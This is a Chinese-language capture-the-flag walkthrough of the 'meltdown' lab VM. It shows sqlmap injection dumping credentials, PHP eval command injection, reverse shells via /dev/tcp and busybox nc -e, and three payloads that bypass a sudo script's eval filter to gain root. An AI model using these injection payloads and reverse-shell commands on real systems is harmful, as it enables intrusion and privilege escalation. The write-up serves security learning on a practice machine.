信息收集

主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/meltdown]
└─# arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:0c:29:78:b2:ba, IPv4: 192.168.56.247
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:13       (Unknown: locally administered)
192.168.56.100  08:00:27:c9:1d:91       PCS Systemtechnik GmbH
192.168.56.166  08:00:27:ba:28:05       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.959 seconds (130.68 hosts/sec). 3
responded
```


端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/meltdown]
└─# nmap -p- 192.168.56.166
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-13 21:01 CST
Nmap scan report for 192.168.56.166 (192.168.56.166)
Host is up (0.00039s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:BA:28:05 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.44 seconds
```

Web --- 80端口

发现一个登录功能和一个未知功能疑似存在SQL注入



尝试SQL注入

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/meltdown]
└─# curl http://192.168.56.166/item.php?id=?\'

<br />
<b>Warning</b>:  Undefined array key "id" in <b>/var/www/html/item.php</b> on
line <b>8</b><br />
<br />
<b>Fatal error</b>:  Uncaught mysqli_sql_exception: You have an error in your
SQL syntax; check the manual that corresponds to your MySQL server version for
the right syntax to use near '' at line 1 in /var/www/html/item.php:9
Stack trace:
#0 /var/www/html/item.php(9): mysqli-&gt;query()
#1 {main}
  thrown in <b>/var/www/html/item.php</b> on line <b>9</b><br />
```

发现存在SQL注入漏洞

SQLmap一把梭

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/meltdown]
└─# sqlmap -u http://192.168.56.166/item.php?id=1 --dbs --dump


        ___
       __H__


 ___ ___[']_____ ___ ___  {1.9.8#stable}


|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|


      |_|V...       |_|   https://sqlmap.org



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 21:09:34 /2026-01-13/

[21:09:34] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own
('PHPSESSID=up6fjis52vq...5gdaqbqds4'). Do you want to use those [Y/n] Y
[21:09:38] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:09:38] [INFO] testing if the target URL content is stable
[21:09:38] [INFO] target URL content is stable
[21:09:38] [INFO] testing if GET parameter 'id' is dynamic
[21:09:38] [INFO] GET parameter 'id' appears to be dynamic
[21:09:38] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable (possible DBMS: 'MySQL')
[21:09:38] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] Y
[21:09:41] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:09:41] [WARNING] reflective value(s) found and filtering out
[21:09:41] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind -
WHERE or HAVING clause' injectable (with --string="炉心")
[21:09:41] [INFO] testing 'Generic inline queries'
[21:09:41] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (BIGINT UNSIGNED)'
[21:09:41] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause
(BIGINT UNSIGNED)'
[21:09:41] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (EXP)'
[21:09:41] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause
(EXP)'
[21:09:41] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (GTID_SUBSET)'
[21:09:41] [INFO] GET parameter 'id' is 'MySQL >= 5.6 AND error-based - WHERE,
HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[21:09:41] [INFO] testing 'MySQL inline queries'
[21:09:41] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[21:09:41] [WARNING] time-based comparison requires larger statistical model,
please wait.............. (done)

[21:09:41] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[21:09:41] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP -
comment)'
[21:09:41] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
```

```
[21:09:41] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[21:09:41] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[21:09:41] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[21:09:51] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-
based blind (query SLEEP)' injectable
[21:09:51] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:09:51] [INFO] automatically extending ranges for UNION query injection
technique tests as there is at least one other (potential) technique found
[21:09:51] [INFO] 'ORDER BY' technique appears to be usable. This should reduce
the time needed to find the right number of query columns. Automatically
extending the range for current UNION query injection technique test
[21:09:51] [INFO] target URL appears to have 3 columns in query
[21:09:51] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20
columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if
any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 52 HTTP(s)
requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 9926=9926

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (GTID_SUBSET)
    Payload: id=1 AND GTID_SUBSET(CONCAT(0x7170786271,(SELECT
(ELT(6967=6967,1))),0x7171767171),6967)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 3751 FROM (SELECT(SLEEP(5)))iETu)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-5360 UNION ALL SELECT
NULL,CONCAT(0x7170786271,0x777963536375575a4a56736169624856616c526c6878616b67654
e6b7146754b726169544b62496f,0x7171767171),NULL-- -
---
[21:09:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.62, PHP
back-end DBMS: MySQL >= 5.6
[21:09:53] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] target

[21:09:53] [WARNING] missing database parameter. sqlmap is going to use the
current database to enumerate table(s) entries
[21:09:53] [INFO] fetching current database
```

```
[21:09:53] [INFO] fetching tables for database: 'target'
[21:09:53] [INFO] fetching columns for table 'characters' in database 'target'
[21:09:53] [INFO] fetching entries for table 'characters' in database 'target'
Database: target
Table: characters
[6 entries]
+----+----------+-----------------------------------------------------------------
-------------------------------------------------+
| id | name     | description
                                                 |
+----+----------+-----------------------------------------------------------------
-------------------------------------------------+
| 1  | 初音ミク | 初音未来是Crypton Future Media以Yamaha的VOCALOID系列语音合成程序为基础
开发的音源库，是术曲文化的重要代表人物。 |
| 2  | 鏡音リン | 镜音铃是CRYPTON FUTURE MEDIA以Yamaha的VOCALOID 2语音合成引擎为基础开发
的虚拟歌手，是术曲《炉心融解》的原唱。    |
| 3  | 鏡音レン | 镜音连是镜音铃的搭档，同样是VOCALOID虚拟歌手，在众多术曲中与镜音铃合作演
唱。                                    |
| 4  | 巡音ルカ | 巡音流歌是CRYPTON FUTURE MEDIA以Yamaha的VOCALOID 2语音合成引擎为基础开
发的虚拟女性歌手软件角色，音色成熟华丽。 |
| 5  | KAITO    | KAITO是CRYPTON FUTURE MEDIA发售的VOCALOID系列语音合成软件的虚拟歌手，
是VOCALOID家族中的大哥角色。              |
| 6  | MEIKO    | MEIKO是CRYPTON FUTURE MEDIA发售的VOCALOID系列语音合成软件的虚拟歌手，
是VOCALOID家族中的大姐角色。              |
+----+----------+-----------------------------------------------------------------
-------------------------------------------------+

[21:09:53] [INFO] table 'target.characters' dumped to CSV file
'/root/.local/share/sqlmap/output/192.168.56.166/dump/target/characters.csv'
[21:09:53] [INFO] fetching columns for table 'items' in database 'target'
[21:09:53] [INFO] fetching entries for table 'items' in database 'target'
Database: target
Table: items
[1 entry]
+----+--------+---------------------------------------+
| id | name   | description                           |
+----+--------+---------------------------------------+
| 1  | 炉心   | echo "这是一个关于炉心融解的物品。"; |
+----+--------+---------------------------------------+

[21:09:53] [INFO] table 'target.items' dumped to CSV file
'/root/.local/share/sqlmap/output/192.168.56.166/dump/target/items.csv'
[21:09:53] [INFO] fetching columns for table 'users' in database 'target'
[21:09:53] [INFO] fetching entries for table 'users' in database 'target'
Database: target
Table: users
[1 entry]
+----+----------+----------+
| id | password | username |
+----+----------+----------+
| 1  | rin123   | rin      |
+----+----------+----------+

[21:09:53] [INFO] table 'target.users' dumped to CSV file
'/root/.local/share/sqlmap/output/192.168.56.166/dump/target/users.csv'
```


```
[21:09:53] [INFO] fetched data logged to text files under
'/root/.local/share/sqlmap/output/192.168.56.166'

[*] ending @ 21:09:53 /2026-01-13/
```

拿到一组凭证`rin:rin123`

登录后台

来到管理面板




从SQLmap返回的数据中发现，炉心是这样一段话被存储在数据库中

```
+----+--------+----------------------------------------+
| id | name   | description                            |
+----+--------+----------------------------------------+
| 1  | 炉心    | echo "这是一个关于炉心融解的物品。"; |
+----+--------+----------------------------------------+
```

修改后数据库内容会被修改


```
+----+--------+----------------+
| id | name   | description    |
+----+--------+----------------+
| 1  | 炉心    | abcdefg       |
+----+--------+----------------+
```

再次访问炉心时报错



Parse error: syntax error, unexpected end of file in **/var/www/html/item.php(15) : eval()'d code** on line **1**

通过eval嵌套系统命令执行函数system能执行命令获得反弹shell



uid=33(www-data) gid=33(www-data) groups=33(www-data)

炉心

物品介绍：

system('id');

To rin

通过反弹shell在opt文件夹下发现passwd.txt文件，存储着rin的密码

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/meltdown]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.166] 56398
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls /opt
passwd.txt
repeater.sh
cat /opt/passwd.txt
rin:b59a85af917afd07
exit
```

To root

查看sudo权限，发现可以无密码执行一个脚本

```
rin@meltdown:~$ sudo -l
Matching Defaults entries for rin on meltdown:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User rin may run the following commands on meltdown:
    (root) NOPASSWD: /opt/repeater.sh
```

代码审计(repeater.sh)

```
rin@meltdown:~$ cat /opt/repeater.sh
#!/bin/bash

main() {
    local user_input="$1"
    #过滤了;&|`$\
    if echo "$user_input" | grep -qE '[;&|`$\\]'; then
        echo "错误：输入包含非法字符"
        return 1
    fi
    #过滤了cat|ls|echo|rm|mv|cp|chmod（大小写）
    if echo "$user_input" | grep -qiE '(cat|ls|echo|rm|mv|cp|chmod)'; then
        echo "错误：输入包含危险关键字"
        return 1
    fi

    #过滤了空格（多个空格）
    if echo "$user_input" | grep -qE '[[:space:]]'; then
        if ! echo "$user_input" | grep -qE '^[a-zA-Z0-9]*[[:space:]]+[a-zA-Z0-
9]*$'; then
            echo "错误：空格使用受限"
            return 1
        fi
    fi


    echo "处理结果: $user_input"


    local sanitized_input=$(echo "$user_input" | tr -d '\n\r')
    eval "output=\"$sanitized_input\""
    echo "最终输出: $output"
}

if [ $# -ne 1 ]; then
    echo "用法: $0 <输入内容>"
    exit 1
fi

main "$1"
```

方案一：基于<()利用/dev/stderr输出flag

```
rin@meltdown:~$ sudo /opt/repeater.sh '"x<(head</root/root.txt>/dev/stderr)"'
处理结果: "x<(head</root/root.txt>/dev/stderr)"
最终输出: x/dev/fd/63
rin@meltdown:~$ flag{root-3508528e639741db9ee8ba82ff66318b}
```

方案二：基于<()执行恶意反弹shell程序

```
#终端一
rin@meltdown:~$ echo 'bash -i >& /dev/tcp/192.168.56.247/6666 0>&1' > ./r00t
rin@meltdown:~$ chmod +x r00t
rin@meltdown:~$ sudo /opt/repeater.sh '"x<(./r00t)"'
处理结果: "x<(./r00t)"
最终输出: x/dev/fd/63

#终端二
┌──(root㉿xhh)-[~]
└─# nc -lvnp 6666

listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.166] 41578
bash: initialize_job_control: no job control in background: Bad file descriptor
root@meltdown:/home/rin# id
uid=0(root) gid=0(root) groups=0(root)
root@meltdown:/home/rin#
```

方案三：绕过空格过滤反弹shell

过滤的是中间空格，但是开头空格未做处理

```
rin@meltdown:~$ sudo /opt/repeater.sh ' a'
处理结果:  a
最终输出:  a
```

又因为在匹配完空格后对换行符做处理，整合在同一行

```
rin@meltdown:~$ sudo /opt/repeater.sh '
>  tac
>  /root/root.txt
> '
处理结果:
 tac
 /root/root.txt

最终输出:  tac /root/root.txt
```

所以在闭合双引号后，命令就可以正常执行了

```
rin@meltdown:~$ sudo /opt/repeater.sh '"
 tac
 /root/root.txt
"'
处理结果: "
 tac
 /root/root.txt
"
flag{root-3508528e639741db9ee8ba82ff66318b}
最终输出:
```

反弹shell

```
#终端一
rin@meltdown:~$ sudo /opt/repeater.sh '"
>  busybox
>  nc
>  192.168.56.247
>  6666
>  -e
>  /bin/bash
> "'
处理结果: "
 busybox
 nc
 192.168.56.247
 6666
 -e
 /bin/bash
"

#终端二
┌──(root㉿xhh)-[~]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.166] 52866
uid=0(root) gid=0(root) groups=0(root)
```

user.txt && root.txt

```
cat user.txt && cat /root/root.txt
flag{user-86e507f360df4e80b63234f051c99a6e}
flag{root-3508528e639741db9ee8ba82ff66318b}
```